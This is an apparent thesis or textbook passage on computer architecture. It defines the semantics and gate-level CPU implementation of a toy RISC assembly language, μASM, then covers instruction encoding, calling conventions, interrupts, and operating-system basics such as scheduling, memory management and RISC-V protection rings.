Then we write the small-step operational semantics of the assembly language, detailed in Fig. 2.1. We specify its internal state, as defined by the value of the *program counter* `pc`, a function Υ that maps each register `x0` ... `x31` to its value, and another one Σ called the *store* mapping

$$
\begin{array}{lcll}
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{nop}} & (\mathtt{pc}+1, \Upsilon, \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{add}\ r_1, r_2, r_3} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Upsilon(r_2) + \Upsilon(r_3)], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{and}\ r_1, r_2, r_3} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Upsilon(r_2) \wedge \Upsilon(r_3)], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{or}\ r_1, r_2, r_3} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Upsilon(r_2) \vee \Upsilon(r_3)], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{xor}\ r_1, r_2, r_3} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Upsilon(r_2) \oplus \Upsilon(r_3)], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{addi}\ r_1, r_2, k} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Upsilon(r_2) + k], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{load}\ r_1, k(r_2)} & (\mathtt{pc}+1, \Upsilon[r_1 \leftarrow \Sigma(\Upsilon(r_2) + k)], \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{store}\ k(r_1), r_2} & (\mathtt{pc}+1, \Upsilon, \Sigma[\Upsilon(r_1) + k \leftarrow \Upsilon(r_2)]) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{jmp}\ k} & (k, \Upsilon, \Sigma) & \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{jz}\ r_1, k} & (k, \Upsilon, \Sigma) & \text{if } \Upsilon(r_1) = 0 \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{jz}\ r_1, k} & (\mathtt{pc}+1, \Upsilon, \Sigma) & \text{if } \Upsilon(r_1) \neq 0 \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{jnz}\ r_1, k} & (k, \Upsilon, \Sigma) & \text{if } \Upsilon(r_1) \neq 0 \\
(\mathtt{pc}, \Upsilon, \Sigma) & \xrightarrow{\pi(\mathtt{pc})=\mathtt{jnz}\ r_1, k} & (\mathtt{pc}+1, \Upsilon, \Sigma) & \text{if } \Upsilon(r_1) = 0
\end{array}
$$

Figure 2.1: Semantics of μASM.

each address to its value stored in memory. To keep our formalism clean, we limit ourselves to *Harvard architecture* devices which—contrary to *Von Neumann* devices—separate the program from the memory, thus disabling self-rewriting code. To this end, we provide a function π that maps each possible `pc` value to an instruction. We also assume our memory has a *granularity* of 32 bits—meaning that the smallest amount of data that can be designated unequivocally by a single address is of size 32 bits, and that the memory is big enough to span the whole *addressable space*—the set of integer values for which a load or a store is possible. Thus our machine has 16 GiB of memory and the program is 16 GiB long. The semantics can be expressed by providing its transition relation $\rightarrow$. Symbolically, we write $(\mathtt{pc}, \Upsilon, \Sigma) \xrightarrow{\pi(\mathtt{pc})=inst} (\mathtt{pc}', \Upsilon', \Sigma')$ to denote that upon state $(\mathtt{pc}, \Upsilon, \Sigma)$, the execution of instruction *inst* at address `pc` terminates yielding new state $(\mathtt{pc}', \Upsilon', \Sigma')$.

Let us look at one specific instruction, like `add` $r1, r2, r3$. This instruction comprises four elements: `add` is called the *opcode*, $r1$ is the *destination register*, while $r2$ and $r3$ are the *source registers*. These three registers are called the instruction *operands*. The lexemes "`add`", "$r1$", "$r2$", and "$r3$" are called *mnemonics*. The `add` instruction performs the 32-bit modular unsigned addition of its two source operands and stores the result in the destination register, as shown in Fig. 2.1.

On most of today's computers, memory has a granularity of 8 bits (instead of 32). Furthermore, the memory does not cover the entire addressable space, leaving room for the use of many peripherals besides the RAM. Furthermore, *central processing units* (CPUs) have *caches* to speed up access to memory, acting like intermediate memories with very short response time. Caches form a hierarchy, usually written L1, L2, ..., where the lowest level is the fastest—and also the smallest in terms of capacity. It works as follows: when the processor tries to dereference a pointer, a read request is sent to the L1 cache. If the cache possesses the requested data, the cache immediately returns the data, and we call it a *cache hit*. Otherwise the read request is transmitted to the next cache and we call it a *cache miss*. If no cache can return the data, the request is sent to the main memory. Caches may store a copy of the data they are missing once its value is returned, often at the cost of discarding older data—this is called *cache eviction*. Many *cache replacement policies* exist, and are implemented by the chip designer.


Harvard architecture devices possess two sets of caches for instructions and data (written L1i and L1d, and so on). Modern CPUs merge both caches above L2, thus allowing some limited forms of program modification: typically when the operating system launches a program, or during just-in-time compilation when the interpreter rewrites itself by compiling parts of the input (called the *bytecode*). This model is called a *modified Harvard architecture* or an *almost Von Neumann architecture*. However, self-modifying programs may not work, as the L1i cache cannot see memory writes carried out through the L1d cache. A special instruction is often provided (*e.g.* `fence.i` on RISC-V) to keep it in sync with the data memory, usually by *flushing*—evicting all its values—the instruction cache.

μASM belongs to the *reduced instruction set computer* (RISC) family as each instruction has very simple semantics. In contrast, meaning *complex instruction set computers* (CISC) provide instructions with more complex semantics—*e.g.* reading, processing and writing back to the memory in a single instruction.

2.1.2 Bottom-up approach

This formal description of the language, usually referred to as the *instruction set architecture* (ISA), can be greatly improved as we point out differences between μASM and real world CPUs. This is when we call in the second method, as it shows why these differences exist. To keep the example simple, we will start at the logic gate level, instead of at the transistor. Fig. 2.2 recalls the symbols representing usual gates. Our goal is to design a small Harvard architecture CPU that *implements* μASM—modulo details eluded in the first method.

Our processor is segmented into several *blocks* that communicate through sets of *wires*, called *ribbons*, or *hardware buses*. These blocks respectively



(a) Negation (b) Conjunction (c) Disjunction (d) Exclusion

(e) Selection (multiplexer) (f) Timing (1-bit register) (g) Tautology

Figure 2.2: Examples of logic gates.




Figure 2.3: A 1-bit full-adder and its black box representation. We use the same black box representation to represent n-bit adders.




Figure 2.4: A 1-bit ALU. Note that the *op* bus is 2-bit wide.

load the instruction to be executed (*instruction memory*), reading and writing the values of specific registers, decoding the current instruction (*control*), performing arithmetical and logical operations (*arithmetic logical unit* or ALU), as well as storing and reading into the *data memory*.

ALU block The most important block is the ALU that performs all arithmetic and logic operations, parameterized by a bus called the *ALU control*. A basic design uses a 1-bit ALU to perform unsigned addition, conjunction, disjunction and exclusion, and then select the required result with a multiplexer, as shown in Fig. 2.4.

We extend our 1-bit ALU to a full 32-bit ALU in Fig. 2.5, by chaining the outgoing carry signal of a block to the ingoing carry signal of the following block. If we restrict ourselves to the ALU's adder, we recognize a *ripple-carry adder*, whose critical path has linear length in the number of bits. Other ALU designs reduce this critical path, using, for instance, *carry-lookahead adders*.




Figure 2.5: 32-bit ALU and its black-box representation. Note that the output carry signal of the ALU31 is ignored.

Register block The next block is the register block and can be designed in two steps. Step one, shown in Fig. 2.6, extends the concept of a 1-bit *hardware register gate* that delays its input for one cycle into a 32-bit *machine register* holding its value for an arbitrary time period. This register can be overwritten with arbitrary input data when a write-enable bit is set.

Step two aggregates 32 machine registers into a subsystem receiving as input three 5-bit binary values (called wr, ra, rb) and one 32-bit value (called wd) and returning two 32-bit values (da and db). Practically, da and db must respectively be equal to the values of the ra-th and rb-th machine register, and the wr-th register must be overwritten with the value wd. For this purpose, we introduce a demultiplexer—the inverse operation of a multiplexer—to set one of the 32 write enabling bits of our machine registers. In μASM, like RISC-V, the register `x0` is hardwired to the constant 0 by zeroing its write enable bit (we assume by convention that at startup, all hardware registers have value false). The black box representation for the whole register block is shown in Fig. 2.7.




Figure 2.6: A 32-bit machine register and its black box variant. Its inputs are one 32-bit bus $wd_{0..31}$, and a single bit we that allows the values of the registers to be overwritten when set to one.




Figure 2.7: The black box representation for the register block.




Figure 2.8: The 32-bit register block. $wr_{0..4}$ designates the number of the register to be written, $ra_{0..4}$ the number of the first register to read, $rb_{0..4}$ the second register to read, while $wd_{0..31}$ is the data to write into register $wr_{0..4}$. Note that the register `X0` is hardwired to zero by deactivating its write enable bit.

Memory blocks We add to our Harvard CPU two memories, one for instructions and one for data. The instruction memory is a *read-only memory* (ROM), and when provided a 32-bit unsigned address *addr*, returns a 32-bit instruction *data*, noted as ribbon $i_{0..31}$. The data memory is a volatile *random-access memory* (RAM), and is able to read and write in different memory areas at each cycle. It takes as input the read address *raddr*, and when its write enable bit *we* is enabled, writes 32-bit data *wdata* to 32-bit address *waddr*. It returns at each cycle the 32-bit data *rdata* read from memory. We use a special 32-bit register `pc` called the *program counter* to store the address of the 32-bit instruction to execute at this cycle. The program counter is incremented at each cycle, except when a jump is taken. Note that both instruction and data memories require 32-bit addresses and return 32-bit values. As with the top-down approach, we have an *address size* of 32 bits and a *memory access granularity* of 32 bits. Similarly, our

computer has 16 GiB of instruction memory and 16 GiB of data memory.

Instruction encoding Here comes the first problem. An instruction is 32 bits long, as is the address referring to it. Absolute jumps as depicted in the top-down approach are not possible, as it would leave 0 bits to the opcode. The most common solution consists in using jumps to a relative offset (which can be negative using two's complement representation) to the program counter, with only a restricted set of offsets available. In μASM, we restrict ourselves to only 12 bits signed immediate offsets (*i.e.* from -2048 to 2047). This restriction also applies to `load` and `store` memory operations, as well as to the `addi` operation.

To go further into details, we now need to look at the representation of μASM instructions by looking how much space we need for each operand, taking into account that each register needs 5 bits and each immediate 12 bits. We summarize these requirements in Table 2.1.

instruction	minimum operands size	sum
`add rd, rs1, rs2`	$5+5+5$	15
`and rd, rs1, rs2`	$5+5+5$	15
`or rd, rs1, rs2`	$5+5+5$	15
`xor rd, rs1, rs2`	$5+5+5$	15
`addi rd, rs, imm12`	$5+5+12$	22
`load rd, imm12(rs)`	$5+12+5$	22
`store imm12(rd), rs`	$12+5+5$	22
`jmp imm12`	12	12
`jz rs, imm12`	$5+12$	17
`jnz rs, imm12`	$5+12$	17

Table 2.1: μASM instructions and the minimal length required for their operands.

These constraints lead to different instruction encodings, also known as *instruction formats*. They share a common part for the opcode, and feature different encodings for the associated data. The three instruction formats required in μASM are summarized in Table 2.2.




Table 2.2: Instruction formats required for μASM.

This allows us to provide a more comprehensive binary representation

of each μASM instruction, with the *instruction set listing* in Fig. 2.9. The opcode is divided into 8 bits, respectively named `ALUctr[0-1]`, `Isrc` (immediate source), `MemReg` (memory to register), `MemWrite` (memory write enable), `Jmp` (jump), `NotJmp` (negated jump), and `ALUsrc` (ALU operand source). We can then combine all the blocks into a fully functioning CPU, as shown in Fig. 2.10.

0 ALUctr0 ALUctr1	Isrc	MemReg	MemWrite	Jmp	NotJmp	ALUsrc 7	8 – 12	13 – 17	18 – 22	29	32	
1	1	0	0	0	0	0	00000	00000	00000			nop
1	1	0	0	0	0	0	rd	rs1	rs2			add
0	0	0	0	0	0	0	rd	rs1	rs2			and
0	1	0	0	0	0	0	rd	rs1	rs2			or
1	0	0	0	0	0	0	rd	rs1	rs2			xor
1	1	0	0	0	0	1	rd	rs	imm			addi
1	1	0	1	0	0	1	rd	rs	imm			load
1	1	1	0	1	0	1	imm[0-4]	rd	rs	imm[5-12]		store
1	1	1	0	0	1	0	imm[0-4]	00000	00000	imm[5-12]		jmp
1	1	1	0	0	1	0	imm[0-4]	rs	00000	imm[5-12]		jz
1	1	1	0	0	1	1	imm[0-4]	rs	00000	imm[5-12]		jnz

Figure 2.9: Instruction set listing for μASM.

ISA counterintuitive features The instruction set listing shows us some interesting properties. First, different instructions may have the same binary representation, like `nop` and `add x0, x0, x0`, which translate into `0x00000003`. Second, a same assembly instruction may have several binary representations like `add x0, x0, x0` which translates into `0x00000003` or `0xC0000003`. Finally, by tweaking the binary representation of our example CPU, we may provide unexpected opcodes that would be correctly executed like `0x00002182` which could putatively be disassembled as `xori x1, x1, 0` or even create totally new instructions like `0x00100343` which jumps at offset `+8` and stores the offset in register `x3`. Real world CPUs check the validity of the executed instructions with respect to the ISA.

Another interesting feature arises when instruction memory access granularity is smaller than instruction length: it becomes possible to jump in between two consecutive instructions. To prevent this, the ISA often puts additional constraints on the program counter, such as requiring `pc` to be a multiple of the length of instructions (*e.g.* 4-byte instructions should be




Figure 2.10: The full CPU implementing μASM. Hardware ribbons are represented using lines between the various blocks of the CPU. The jump offset ribbon is implicitly sign-extended to 32 bits while the immediate ribbon is zero extended to 32 bits.

located at addresses ending with `0b00`). In this case we say that instructions are *naturally aligned*. In other cases, we explicit the alignment constraint on `pc` (*e.g.* 4-byte instructions aligned on 2 bytes).

Non-naturally aligned instructions introduce *code overlap*, *i.e.* the possibility for the program counter to hold an address in the middle of two consecutive instructions. In the context of code overlap, we distinguish the *main execution path* (MEP) as the legitimate instructions as produced by the compiler, and the *hidden execution path* (HEP) as the set of unaligned valid instructions reaching either an indirect jump, or merging into the MEP. Such counterintuitive features of assembly languages are often leveraged in the context of binary exploitation.

Application binary interface On top of the ISA, we define the *application binary interface* (ABI) as a set of conventions that allows programs to define higher level abstractions. This includes attributing specific usages to registers: *e.g.* `x2` in RISC-V psABI [Dab+16] is used as a stack pointer is named `sp` or `x5` used as a temporary register and named `t0`.

The ABI also defines the concept of *procedure* (or *subroutine*), a reusable sequence of instructions. Specifically, the ABI provides the *calling convention*, that includes the instructions used to call a procedure (*calling sequence*), the instructions at procedure entry (*prologue*) and exit (*epilogue*), as well as the list of *caller-saved* and *callee-saved* registers, which respectively may or may never be overwritten by the called procedure. In Table 2.3, we summarized the argument and return registers of common calling conventions for various ISAs and ABIs.

Arch/ABI	Return	Arguments
System V i386 [Lu+97]	`eax`	none (passed on stack)
System V x86_64 [Mat+14]	`rax`	`rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`
psABI rv64gc [Dab+16]	`a0`	`a0`, `a1`, `a2`, `a3`, `a4`, `a5`, `a6`
AAPCS64 aarch64 [ARM13]	`r0`	`r0`, `r1`, `r2`, `r3`, `r4`, `r5`, `r6`, `r7`

Table 2.3: Linux syscall conventions for various architectures.

Procedures require the concept of *indirect jumps*, defined as jumps whose destination is not determined statically. Indeed, as procedures can be called from unknown locations—we call such locations *call sites*—, they are expected to resume upon completion the execution of their *caller* at the instruction immediately following the call site.[1] The usual way to perform this requires for the caller to store the address of the instruction following the call site, called the *return address*, into a register (whose name is often

[1] Optimizations like tail calls are ignored for now.

`ra`) or onto the stack before jumping to the entry point of the procedure[2,3]. Upon procedure completion, an indirect jump redirects the control flow to the return address (`jr` on RISC-V or `ret` on x86).

To correctly handle nested procedure calls, a special data-structure whose layout is defined by the ABI—the *call stack* , pointed to by the *stack pointer* `sp`– is used to represent the data about each procedure being currently executed, starting from the most recently called procedure and ending with the first procedure of the program, named `main`. At procedure entry, the prologue allocates and initializes a *stack frame* (or an *activation record*) containing a snapshot of each callee-saved register that may be overwritten by the procedure, and some additional memory area used to store the local variables. At procedure exit, the epilogue fetches from the stack the callee-saved registers (including the return address), deletes the local-variables—they *go out of scope*—deallocates the stack frame and jumps to the return address. As such, the latest activation frame added on the call stack is the first to be removed from it; hence the name.

CPU interrupts As we boot our CPU, the program counter is set to zero, and the instruction at this address is executed.[4] The program then runs with the entire memory available. Such program running directly on the CPU is called *bare metal*. In substance, a CPU can run only one bare-metal program. Such programs may communicate with the outside world using two methods: either by *memory-mapped input/output*, consisting of specific addresses of the memory that allow accessing external peripherals (*e.g.* UART or SPI), or by *interrupts*, signals propagated by the CPU.

Interrupts can be triggered by a dedicated instruction (*software interrupt*) or directly by hardware events (*hardware interrupt*) like pressing a key or a button. Some interrupts can be deactivated, and are said *maskable*. Using our previous example, when the CPU is booted up, a non maskable *reset interrupt* is triggered.

Modern CPUs have plenty *vectored interrupts* besides halt or reset. At each interrupt, the CPU will save some registers among which the program counter and then call a procedure named an *interrupt handler* (or *interrupt service routine*, ISR).[5] Each handler should be located at a specific address, named the *interrupt vector*.

[2]The `call` instruction on x86 directly stores the return address onto the stack, which we introduce in the next-paragraph.

[3]ISAs often provide instructions performing both: jump and link `jal` on RISC-V or branch and link `bl` on ARM

[4]This address is specific to each CPU and is called the *reset vector*. For instance, on x86, the reset vector is physical address `0xFFFFFFF0`.

[5]Interrupt handlers may have their own calling convention defined by the ISA, and not by the ABI.

2.2 Operating systems

In this section, we introduce the concept of *operating systems* (OS), an abstraction layer aiming at providing a hardware independent interface to programs it runs: the *applications*.

Context switches To run several programs on the same CPU, we create a dedicated program called the OS whose sole purpose is to offer an abstraction of the hardware, and make all its applications believe they are running alone on the CPU. To perform this, the OS performs *context switches*, which consists in stopping the execution of an application (using an interrupt), storing the application's `context` into memory (including registers and program counter), and resuming the execution of another application after restoring its associated context.

At each switch, the OS decides which program to resume using an algorithm called a *scheduling policy*. The most common are *first comes, first served*, *shortest remaining time first* (for embedded devices with periodical tasks), or *round-robin scheduling*. Context switches occur upon various interrupts like timers, hardware events, or software interrupts triggered by the application itself (syscall). Some schedulers may perform context switching only when the application yields control explicitly: they are said *cooperative* and require all applications to be well designed so that none blocks the computation. Schedulers that seize control from programs are called *preemptive*.

Memory management Given that applications may use the whole memory space, the OS needs a method to share the memory between several applications. It does so by dynamically allocating small *pages*[6] when applications run out of allocated memory. We distinguish the *virtual memory address*—the address used by the application to access the data—and the *physical address* where the real data is located.

The OS is tasked to translate on the fly each and every virtual address to its physical address whenever the application accesses memory; this process is called *memory management*, and is totally transparent to the application. In theory, this could be done by hooking each memory access with an interrupt and then using a table to translate the address. In practice, we use a more efficient method that relies on a configurable hardware unit dedicated at performing the translation of each memory address, called the *memory management unit* (MMU).

To configure the MMU, some dedicated instructions are provided in the ISA. As an application should not be able to access and modify the memory of other programs, configuring the MMU should only be possible for the

[6]For instance, pages are 4 KiB long on x86.

OS. This separation is performed by introducing *CPU modes*. Each mode features its own variant of the ISA, with mode-specific instructions and registers as well as dedicated instructions to change CPU mode.[7]

Protection rings From the viewpoint of security, CPU modes allow a hierarchical access to the computer resources. Each mode, when associated with its exclusive resources, defines a *protection ring*, with the innermost ring being the most potent, and the outermost the most restrictive. As an example, RISC-V features three rings: *machine* (abbreviated as M), *supervisor* (S),[8] and *user/application* (U), while x86 possesses at least four: Ring 0, 1, 2, and 3 (with only rings 0 and 3 used by common OSes).

Let us dive into RISC-V CPU modes. For each privilege level, specific instructions are available, as well as specific *control and status registers* (CSR), hardware registers that could be accessed using a dedicated instruction and a register number (*e.g.* `csrw 0x340, x0` that writes zero into the CSR `0x340`). The OS typically runs in M-mode, while the applications run in U-mode.

